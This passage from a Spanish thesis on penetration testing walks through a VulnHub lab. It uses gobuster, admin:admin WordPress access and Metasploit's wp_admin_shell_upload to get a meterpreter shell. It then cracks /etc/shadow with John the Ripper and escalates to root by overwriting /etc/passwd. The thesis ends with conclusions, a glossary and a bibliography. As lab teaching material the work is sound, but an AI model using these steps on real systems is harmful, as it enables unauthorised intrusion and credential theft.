


Figura 53: web completa
Fuente: Elaboración propia

Otra forma de obtener esta web en su estado idóneo hubiese sido mediante “gobuster”. Gobuster es un escáner de directorios para servidores web, que utiliza la fuerza bruta para obtener URIs (directorios y archivos) en sitios web, subdominios DNS y nombres de hosts virtuales.

```
┌──(root㉿kali2022Alejandro)-[/home/alejandro]
└─# gobuster dir -u http://192.168.1.35/ -x .txt,.php,.html
Command 'gobuster' not found, but can be installed with:
apt install gobuster
Do you want to install it? (N/y)y
apt install gobuster
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  fonts-roboto-slab libicu67 libldap-2.4-2 libllvm12 libmms0 libofa0 libperl5.32 libpoppler102 libproj22 libpython3.9
  libpython3.9-dev libwebp6 libwmf-0.2-7 libwmf0.2-7 libx264-160 libyara8 perl-modules-5.32 python3-ipaddr python3-mistune
  python3-singledispatch python3-twisted-bin python3.9-dev ruby2.7 ruby2.7-dev
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes NUEVOS:
  gobuster
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar 2.064 kB de archivos.
Se utilizarán 6.430 kB de espacio de disco adicional después de esta operación.
Des:1 http://kali.download/kali kali-rolling/main i386 gobuster i386 3.1.0-0kali1 [2.064 kB]
Descargados 2.064 kB en 4s (532 kB/s)
Seleccionando el paquete gobuster previamente no seleccionado.
(Leyendo la base de datos ... 317622 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../gobuster_3.1.0-0kali1_i386.deb ...
Desempaquetando gobuster (3.1.0-0kali1) ...
Configurando gobuster (3.1.0-0kali1) ...
Procesando disparadores para kali-menu (2022.2.0) ...
```

Figura 54: gobuster install
Fuente: Elaboración propia

```
┌──(root㉿kali2022Alejandro)-[/home/alejandro]
└─# gobuster dir -u http://192.168.1.35/secret  -x .txt,.php,.html -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.t
xt -t 64 -q
/wp-content           (Status: 301) [Size: 324] [--> http://192.168.1.35/secret/wp-content/]
/license.txt          (Status: 200) [Size: 19935]
/wp-login.php         (Status: 200) [Size: 2338]
/wp-includes          (Status: 301) [Size: 325] [--> http://192.168.1.35/secret/wp-includes/]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.1.35/secret/]
/readme.html          (Status: 200) [Size: 7415]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 322] [--> http://192.168.1.35/secret/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://vtcsec/secret/wp-login.php?action=register]
```

Figura 55: gobuster dir
Fuente: Elaboración propia




Figura 56: login
Fuente: Elaboración propia

Volviendo a la web que hemos obtenido (My secret Blog) vemos que hay una opción de *login*. Accedemos a esta y vemos que es un *login* típico de Wordpress. Hacemos uso de internet para buscar contraseñas y *logins* típicos como *root*, 1234, 9876, *user*, *password*, etc. Y nos damos cuenta que utilizando *admin* como usuario y *admin* como contraseña conseguimos acceso al interior de la web, pudiendo modificar y cambiar lo que queramos.

Si no hubiésemos conseguido esto probando con contraseñas típicas, lo hubiésemos intentado mediante WPScan, Hydra u otra herramienta de obtención de contraseñas.

Una vez ya iniciada la sesión en la web como "admin" vemos que en nuestra barra de búsqueda tenemos:

Figura 57: wp-admin
Fuente: Elaboración propia

Así que buscando en internet vemos que "wp-admin" es explotable, por lo tanto, procedemos a abrir la consola de Metasploit y obtener información. Buscamos esto en ella y obtenemos:

```
msf6 > search wp_admin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload     2015-02-21       excellent  Yes    WordPress Ad
min Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp
_admin_shell_upload

msf6 >
```

Figura 58: search wp-admin
Fuente: Elaboración propia

Usamos el *exploit* 0 que ha encontrado y procedemos a buscar los *payloads* disponibles para esta vulnerabilidad:

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payloa
d
   1   payload/generic/shell_bind_tcp                                     normal  No     Generic Comma
nd Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                                  normal  No     Generic Comma
nd Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                       normal  No     Interact with
 Established SSH Connection
   4   payload/multi/meterpreter/reverse_http                             normal  No     Architecture-
Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   5   payload/multi/meterpreter/reverse_https                            normal  No     Architecture-
Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   6   payload/php/bind_perl                                              normal  No     PHP Command S
hell, Bind TCP (via Perl)
   7   payload/php/bind_perl_ipv6                                         normal  No     PHP Command S
hell, Bind TCP (via perl) IPv6
   8   payload/php/bind_php                                               normal  No     PHP Command S
hell, Bind TCP (via PHP)
   9   payload/php/bind_php_ipv6                                          normal  No     PHP Command S
hell, Bind TCP (via php) IPv6
   10  payload/php/download_exec                                          normal  No     PHP Executabl
e Download and Execute
   11  payload/php/exec                                                   normal  No     PHP Execute C
ommand
   12  payload/php/meterpreter/bind_tcp                                   normal  No     PHP Meterpret
er, Bind TCP Stager
   13  payload/php/meterpreter/bind_tcp_ipv6                              normal  No     PHP Meterpret
er, Bind TCP Stager IPv6
   14  payload/php/meterpreter/bind_tcp_ipv6_uuid                         normal  No     PHP Meterpret
er, Bind TCP Stager IPv6 with UUID Support
   15  payload/php/meterpreter/bind_tcp_uuid                              normal  No     PHP Meterpret
er, Bind TCP Stager with UUID Support
   16  payload/php/meterpreter/reverse_tcp                                normal  No     PHP Meterpret
er, PHP Reverse TCP Stager
   17  payload/php/meterpreter/reverse_tcp_uuid                           normal  No     PHP Meterpret
er, PHP Reverse TCP Stager
   18  payload/php/meterpreter_reverse_tcp                                normal  No     PHP Meterpret
er, Reverse TCP Inline
   19  payload/php/reverse_perl                                           normal  No     PHP Command,
Double Reverse TCP Connection (via Perl)
   20  payload/php/reverse_php                                            normal  No     PHP Command S
hell, Reverse TCP (via PHP)

msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

Figura 59: show payloads
Fuente: Elaboración propia

Pasamos a utilizar el 15 que es el que más nos interesa

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload 15
payload => php/meterpreter/bind_tcp_uuid
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framew
                                         ork/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/bind_tcp_uuid):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

Figura 60: set payload 15
Fuente: Elaboración propia

Configuramos las opciones que faltan mediante *set*:

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts vtcsec
rhosts ⇒ vtcsec
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /secret
targeturi ⇒ /secret
```

Figura 61: set opciones
Fuente: Elaboración propia

Y una vez lo tenemos ejecutamos mediante “run”:

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/nYLrPJpDFb/mcONrdJVHl.php ...
[*] Started bind TCP handler against 192.168.1.35:4444
[*] Sending stage (39860 bytes) to 192.168.1.35
[+] Deleted mcONrdJVHl.php
[+] Deleted nYLrPJpDFb.php
[+] Deleted ../nYLrPJpDFb
[*] Meterpreter session 1 opened (192.168.1.36:32833 → 192.168.1.35:4444) at 2022-05-17 11:44:29 +0200

meterpreter >
```

Figura 62: run payload 15
Fuente: Elaboración propia

Ahora activaremos la Shell y utilizamos “Python -c ‘import pty;pty.spawn(“/bin/bash”)’” para poder interactuar con la maquina explotada.

```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 2571 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory


whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or dire
ctory
www-data@vtcsec:$ whoami
whoami
www-data
www-data@vtcsec:$
```

Figura 63: Python -c ‘import pty;pty.spawn(“/bin/bash”)’
Fuente: Elaboración propia

Una vez ya dentro ejecutamos *locate* para buscar todo lo basado en *passwd*:




Figura 64: locate passwd
Fuente: Elaboración propia

Del resultado obtenemos que hay un archivo "/etc/passwd" que se utiliza frecuentemente para guardar contraseñas. Así que hacemos uso de "cat" para leer que nos muestre su contenido:

Figura 65: /ect/passwd
Fuente: Elaboración propia

Y obtenemos una línea que da comienzo con el usuario que nos sale por defecto en la máquina que auditamos, pero nada más de nuestro interés.




Figura 66: marlinspike…
Fuente: Elaboración propia

Así que utilizamos "cat" pero ahora con "/etc/shadow" que suele contener información de contraseñas y obtenemos lo que creemos que puede ser una contraseña encriptada:

Figura 67: /ect/shadow resultado
Fuente: Elaboración propia

Creamos un archivo de texto con ello y lo pasamos por John the Ripper para *crackear* la contraseña y obtenerla:




Figura 68: nano + john
Fuente: Elaboración propia

Como vemos en la imagen anterior conseguimos la contraseña marlinspike, evidentemente la misma que en el procedimiento anterior y por lo tanto conseguimos el reto de acceso a la máquina.

Otra dinámica diferente, que podríamos haber realizado, es una vez ya teníamos el usuario y contraseña *admin* de la web, usar metasploit, para generar un Shell mediante el módulo "wp_admin_shell_upload". Una vez aquí completar las opciones que faltan y explotar:




Figura 69: set options
Fuente: Elaboración propia

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.36:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/qNEtHtttgJ/MfmlpgvUlr
.php ...
[*] Sending stage (39860 bytes) to 192.168.1.35
[+] Deleted MfmlpgvUlr.php
[+] Deleted qNEtHtttgJ.php
[+] Deleted ../qNEtHtttgJ
[*] Meterpreter session 1 opened (192.168.1.36:4444 → 192.168.1.35:37658) at
 2022-05-17 12:07:49 +0200
```

Figura 70: exploit wp_admin_shell_upload
Fuente: Elaboración propia

Una vez termina el *exploit* vemos que tenemos acceso como usuario www-data. Por lo que todavía no tenemos acceso como *root*.

Mediante el *script* "unix-privesc-check" verificaremos ahora algunos errores de configuración que podrían conducir a escalada de privilegios:

```
meterpreter > upload /usr/bin/unix-privesc-check /tmp/unix-privesc-check
[*] uploading  : /usr/bin/unix-privesc-check → /tmp/unix-privesc-check
[*] Uploaded -1.00 B of 35.94 KiB (-0.0%): /usr/bin/unix-privesc-check → /tm
p/unix-privesc-check
[*] uploaded   : /usr/bin/unix-privesc-check → /tmp/unix-privesc-check
```

Figura 71: unix-privesc-check
Fuente: Elaboración propia

Ahora ingresamos en la Shell apara hacer el script ejecutable:

```
cd /tmp
chmod +x unix-privesc-check
```

Figura 72: cd /tmp
Fuente: Elaboración propia

Lo ejecutamos:

```
./unix-privesc-check standard | grp WARNING
```

Figura 73: unix-privesc-check standard
Fuente: Elaboración propia

Y obtenemos un WARNING que nos dice que el archivo "/etc/passwd" tiene permisos de escritura abiertos, por lo que podremos modificar la contraseña de *root* y así acceder a este.

Descargamos el archivo mediante "download /etc/passwd" y lo guardamos en un directorio.

Abrimos el archivo en un terminal nuevo mediante "nano" y cambiamos la contraseña a "newpassword". Una vez cambiado cargamos el archivo nuevo en el destino en la sesión de meterpreter:

```
upload /root/passwd /etc/passwd
```

Figura 74: upload /root/passwd
Fuente: Elaboración propia

Consiguiendo así el acceso a la máquina con esta nueva contraseña y por tanto completando el reto de otra forma distinta.

Auditoria paso a paso

En el reto realizado vemos, que no se completan todas las partes reales de un *pentest*, pues al ser un reto encontrado por internet no existe interacción con el usuario. Pero sí que vemos como sigue la estructura de trabajo de PTES, realizando una recolección de información mediante *nmap* y el estudio de la web que nos da la IP. También vemos el análisis de vulnerabilidades, como en el primer caso, que encontramos la *backdoor*. La explotación se da en los tres casos, mediante *metasploit*, *payloads* y *crackeando* contraseñas por fuerza bruta. La fase de post-explotación también la vemos presente, cuando elevando privilegios conseguimos obtener los privilegios de *root* y así modificar u obtener la contraseña. Por lo que respecta al informe, en la medida de lo posible y evidentemente, faltando información como fechas, acuerdos, etc., se han documentado los pasos seguidos con ayuda de capturas. Es por ello que se da concluida la parte tecnológica del trabajo habiendo seguido las indicaciones y fases de PTES.

CONCLUSIONES

El objetivo de mi proyecto era el de adquirir conocimientos sobre las vulnerabilidades que existen y las formas que hay de encontrarlas. También, sobre las fases de una auditoría *Pentest* y las distintas herramientas que se utilizan la actualidad.

Doy por concluido el objetivo teórico, pues he contrastado y adquirido información sobre la Seguridad Informática, las vulnerabilidades que existen, sus tipos de acceso y los errores y mejoras de cada una de ellas. También he obtenido información sobre las técnicas de análisis y el *Ethical Hacking*, en concreto, he aprendido las fases y herramientas de un test de intrusión siguiendo el modelo PTES (las interacciones previas, la recopilación de la información, el análisis de vulnerabilidades, la explotación, la post-explotación y el informe final).

Después de este estudio teórico, he llegado a la conclusión, de que puede ser interesante enseñar a futuros alumnos sobre este tema. Estos conocimientos les ayudarán, no solo para trabajar en este ámbito de la ingeniería informática, pues sería una buena salida de trabajo, sino también para aconsejar y ayudar en este tema a familiares o amigos, y de esta forma con ayuda de todos, dificultar y prevenir los accidentes y ataques virtuales. Esta temática me hubiese gustado cursarla durante mis estudios académicos con más profundidad, sobre todo porque cada día utilizamos más tecnología, pero no nos concienciamos sobre sus peligros y lo que pueden obtener de nosotros utilizando este medio, a causa de nuestra ignorancia o exceso de confianza.

Además, una vez obtenida dicha información, la he puesto en práctica, mediante un reto que encontré en la web VulnHub (web de libre acceso y contenido con el fin de aprender sobre la seguridad informática y los test de intrusión). En este reto, he puesto en práctica las fases estudiadas durante el marco conceptual y he resuelto satisfactoriamente su objetivo de distintas formas. Siguiendo el modelo PTES he recopilado información y he analizado vulnerabilidades sobre los equipos y puertos activos con ayuda de “nmap”. He explotado dichas vulnerabilidades mediante los *exploits* y *payloads*, he realizado ataques de contraseña (de fuerza bruta), con John Ripper. Y obteniendo privilegios de *root* (objetivo del reto), elevando así los privilegios y dando por terminada la fase de post-explotación y con ello mi proyecto.

He llegado a la conclusión con esta práctica, que las empresas deben reservar una parte de su presupuesto anual a la contratación de auditorías y consultorías informáticas a nivel de seguridad de la empresa. Estas labores ayudarán a las empresas a prevenir y defenderse ante ataques o pérdidas de información. De esta manera, se evitará o minimizará, en la medida de lo posible, pérdidas económicas, organizativas, informativas y de imagen. Pero cabe destacar, que nunca vamos a estar seguros totalmente por mucho tiempo o recursos que invirtamos en nuestra seguridad, pero sí haremos más difícil las prácticas no deseables.

Así que una vez finalizado este TFG y cumplidos mis objetivos, agradecer a Vicente Guerola por su tutoría, ayuda y continúa motivación en la elaboración del trabajo.

La seguridad informática esta en continua evolución y, por tanto, es una disciplina en continua evolución. Pasado un tiempo habrá otros métodos y herramientas tanto de acceso como de prevención. Mientras exista la informática existirá “un toma y daca” entre las formas de acceso y las de prevención.

DICCIONARIO

Vulnerabilidad. Debilidad o fallo en un sistema de información, que pone en riesgo la seguridad de la información, pudiendo permitir, que un intruso, pueda comprometer la integridad, disponibilidad o confidencialidad de la misma.

SI. Conjunto de componentes organizados y relacionados con el fin de recolectar, procesar, almacenar y distribuir la información, para que esta sea la precursora de la toma de decisiones, coordinación y control de una organización.

TIC. Tecnologías utilizadas por la organización para almacenar, procesar, enviar o recibir la información.

Hacker. Persona con grandes habilidades en el manejo de computadoras que investiga un sistema informático para avisar de los fallos y desarrollar técnicas de mejora.

CPD (Centro de Procesamiento de Datos). Ubicación donde se encuentran los equipos informáticos necesarios para el procesamiento de la información de una empresa.

IP (dirección del Protocolo de Internet). Representación numérica del punto de Internet donde está conectado un dispositivo.

Debug. Forma en que se conoce informalmente a los errores de programación.

Firmware. Programa básico que controla los circuitos electrónicos de cualquier dispositivo.

Ciberseguridad. Conjunto de procedimientos y herramientas que se implementan para proteger la información que se genera y procesa a través de computadoras, servidores, dispositivos móviles, redes y sistemas electrónicos

Ciberdelincuente. Persona que buscará sacar beneficio de estos problemas o fallos de seguridad utilizando para ello distintas técnicas como es la ingeniería social o el malware.

Ethical hacking. disciplina profesional dentro del campo de la seguridad informática que abarca todas las técnicas de hacking y técnicas de ataque informático para encontrar fallos de seguridad, cuyo objetivo es detectar, investigar y explotar vulnerabilidades existentes en un sistema de interés con el permiso del dueño de la organización.

Pentest. Conjunto de ataques simulados dirigidos a un sistema informático con una única finalidad: detectar posibles debilidades o vulnerabilidades para que sean corregidas y no puedan ser explotadas.

Pluguin. Complementos que añaden funcionalidades extra o mejoras a los programas.

Nmap. Aplicación multiplataforma usada para explorar redes y obtener información acerca de los servicios, sistemas operativos y vulnerabilidades derivadas de la conjunción de éstos.

Exploit. Cualquier ataque que aprovecha las vulnerabilidades de las aplicaciones, las redes, los sistemas operativos o el hardware

Payload. Código que el atacante o *pentester* quiere ejecutar una vez ya ha aprovechado la vulnerabilidad mediante el *exploi*.

Crackear. El crackeo de contraseñas es el acto de obtener una contraseña en datos almacenados.

Root. Posee todos los privilegios del sistema, como manejo de permisos, procesos, usuarios, etc. Además, es el responsable de administrar y mantener la integridad del sistema.

Shell. Programa informático que provee una interfaz de usuario para acceder a los servicios del sistema operativo.

IMÁGENES

BIBLIOGRAFÍA

Cursos INCIBE. (2016). *Ciberseguridad en Dispositivos Móviles, INCIBE*. learn.canvas.net. https://learn.canvas.net/courses/1433

Pérez, P. G. (2020). *Metasploit para pentesters* (2.ª ed.). Oxword.

Planeta (Firm : Barcelona, S. (2006). *Gran enciclopedia Planeta multimedia 2006*. Planeta.

Trasparencias de la asignatura Gestión de servicios SI TI, Pedro J. Ramiro Zafra, impartida el año 2020.

Trabajo Fin de Grado, 'Introducción al *pentesting',* Jose Luis Guillén Zafra, 2017, Universidad de Barcelona.

Trabajo Fin de Grado, 'Desarrollo e implementación práctica de un PENTEST', Rafael Manuel Martí Talón, 2016, UPV Escuela Politécnica Superior de Gandia.

Basic Pentesting: 1. (2017, 8 diciembre). VulnHub. https://www.vulnhub.com/entry/basic-pentesting-1,216/

Higuera, A. (2022, 26 mayo). *'Los ciberataques en empresas aumentaron un 150% y el principal vector de entrada de virus es el error humano'* 20bits. https://www.20minutos.es/tecnologia/ciberseguridad/los-ciberataques-en-empresas-aumentaron-un-150-y-el-principal-vector-de-entrada-de-virus-es-el-error-humano-5004982/

¿Qué es el pentesting? Auditando la seguridad de tus sistemas. (2021, 12 abril). INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

Europa Press. (2020, 17 mayo). *En 2023 habrá 29.300 millones de dispositivos conectados a Internet, según Cisco*. europapress.es. https://www.europapress.es/portaltic/internet/noticia-2023-habra-29300-millones-dispositivos-conectados-internet-cisco-20200517112937.html

Harvey, S. (2020b, noviembre 3). *Stages of Penetration Testing According to PTES*. KirkpatrickPrice Home. https://kirkpatrickprice.com/blog/stages-of-penetration-testing-according-to-ptes/

Online Masters Degree in Cybersecurity. (2019, 9 octubre). *What Is The PTES (Penetration Testing Execution Standard)?* Online Masters Degree in Cybersecurity | Guide to Cybersecurity Graduate Programs. https://www.cybersecurityeducationguides.org/what-is-the-ptes-penetration-testing-execution-standard/

López, A. (s. f.). *Certificacion*. ISO2700. https://www.iso27000.es/certificacion.html

Qué es. (2022, 5 mayo). INCIBE. https://www.incibe.es/que-es-incibe

¿Qué es un ataque DDoS? (2022). Cloudflare.Com. https://www.cloudflare.com/es-es/learning/ddos/what-is-a-ddos-attack/

Metodología OSSTMM. (2010, 7 marzo). securitybydefault.com. http://www.securitybydefault.com/2010/03/metodologia-osstmm.html

ISECOM. (2022). isecom.org. https://www.isecom.org/research.html

Hacker highschool. (2021). hackerhighschool.org. https://www.hackerhighschool.org/

Todo sobre Ciberseguridad - Panda Security. (s. f.-b). pandasecurity. https://www.pandasecurity.com/es/security-info

Seguridad digital, privacidad en línea y rendimiento del dispositivo | Consejos, guías y recomendaciones. (2022). Digital Security, Online Privacy, and Device Performance | Advice, Guides and Tips. https://www.avast.com/es-es/c-academy

Phishing. (2022). Eset. https://www.eset.com/es/caracteristicas/phishing/

C. (2021a, junio 29). *¿Qué es OSSTMM? Definición, historia y características*. Ciberseguridad. https://ciberseguridad.com/guias/desarrollo-seguro/osstmm/

Marín, R. (2020, 27 noviembre). *Cómo prevenir un ciberataque en su negocio y no ser hackeado en el intento*. Canal Informática y TICS. https://www.inesem.es/revistadigital/informatica-y-tics/como-prevenir-un-ciberataque/

Cortés, J. A. (2022, 9 mayo). *Burp Suite vs ZAP: mejores herramientas para auditar la seguridad de apps*. Canal Informática y TICS. https://www.inesem.es/revistadigital/informatica-y-tics/burp-suite-vs-zap/

P. (2021, 30 julio). *Cómo evitar ciberataques en los hogares «inteligentes»*. abc. https://www.abc.es/tecnologia/informatica/soluciones/abci-comoevitar-ciberataques-hogares-inteligentes-202107281421_noticia.html

García, V. (2022, 15 febrero). *¡Alerta! Incremento de ciberataques dirigidos desde entidades gubernamentales*. Revista Byte TI. https://revistabyte.es/ciberseguridad/ciberataques-gubernamentales/

García, V. (2022a, febrero 8). *Consejos para evitar el robo de identidad y prevenir otros fraudes*. Revista Byte TI. https://revistabyte.es/ciberseguridad/robo-identidad-consejos/

García, V. (2021, 1 diciembre). *Ni WhatsApp, ni Chrome, ni Google: así son los móviles de los expertos informáticos*. Revista Byte TI. https://revistabyte.es/ciberseguridad/informaticos-google/

